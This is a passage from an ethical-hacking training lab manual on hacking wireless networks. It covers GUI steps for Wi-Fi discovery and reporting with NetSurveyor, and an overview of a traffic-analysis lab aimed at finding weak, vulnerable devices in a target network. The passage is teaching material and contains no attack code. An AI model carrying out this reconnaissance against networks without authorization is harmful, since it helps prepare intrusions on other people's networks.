
11. Click the **Channel Spectrogram** tab to view the spectrogram of the 802.11 channel usage. This information can be used to perform spectrum analysis, actively monitor spectrum usage in a particular area, and detect the spectrum signal of the target network.




12. Similarly, you can gather detailed information about the discovered access points with other graphical diagnostic views by navigating to different tabs in the lower section. Information you can discover includes differential beacon qualities by SSID, the timecourse of 802.11 channel usage, and a heatmap of 802.11 channel usage.
13. To save the gathered information in a report, click **File** from the menu bar and select **Create Report...** from the options.




14. The **Report Charts As An Adobe PDF File (*.pdf)** window appears. Navigate to the location where you want to save the file (in this case, **Desktop**), ensure the **File name** is **NetSurveyor Report**, and click **Save**.



15. A **How do you want to open this file?** pop-up appears. Choose any option (in this example, we will use **Microsoft Edge**) and click **OK**.
16. The **NetSurveyor Report** opens in the default pdf viewing application (here, **Microsoft Edge**), displaying a list of discovered access points. Scroll down to view the detailed report about them.



Module 16 – Hacking Wireless Networks



17. This concludes the demonstration of how to find Wi-Fi networks in range using Wi-Fi discovery tools.

18. You can also use other Wi-Fi discovery tools such as **inSSIDer Plus** (<https://www.metageek.com>), **Wi-Fi Scanner** (<https://lizardsystems.com>), **Acrylic Wi-Fi**

Module 16 – Hacking Wireless Networks

Home (<https://www.acrylicwifi.com>), **WirelessMon** (<https://www.passmark.com>), and **EkaHau HeatMapper** (<https://www.ekahau.com>) to discover access points.

19. Close all open windows and document all the acquired information.

20. Turn off the **Windows 11** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☐ CyberQ



Perform Wireless Traffic Analysis

Wireless traffic analysis is the process of identifying vulnerabilities and susceptible victims in a target wireless network.

Lab Scenario

As a professional ethical hacker or pen tester, your next step in hacking wireless networks is to capture and analyze the traffic of the target wireless network.

This wireless traffic analysis will help you to determine the weaknesses and vulnerable devices in the target network. In the process, you will determine the network's broadcasted SSID, the presence of multiple access points, the possibility of recovering SSIDs, the authentication method used, WLAN encryption algorithms, etc.

The labs in this exercise demonstrate how to use various tools and techniques to capture and analyze the traffic of the target wireless network.

Lab Objectives

- Find Wi-Fi networks and sniff Wi-Fi packets using Wash and Wireshark

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Linksys 802.11 g WLAN adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Wireless Traffic Analysis

Wireless traffic analysis helps in determining the appropriate strategy for a successful attack. Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized, which makes it

easy to sniff and analyze wireless packets. You can use various Wi-Fi packet-sniffing tools to capture and analyze the traffic of a target wireless network.

Lab Tasks

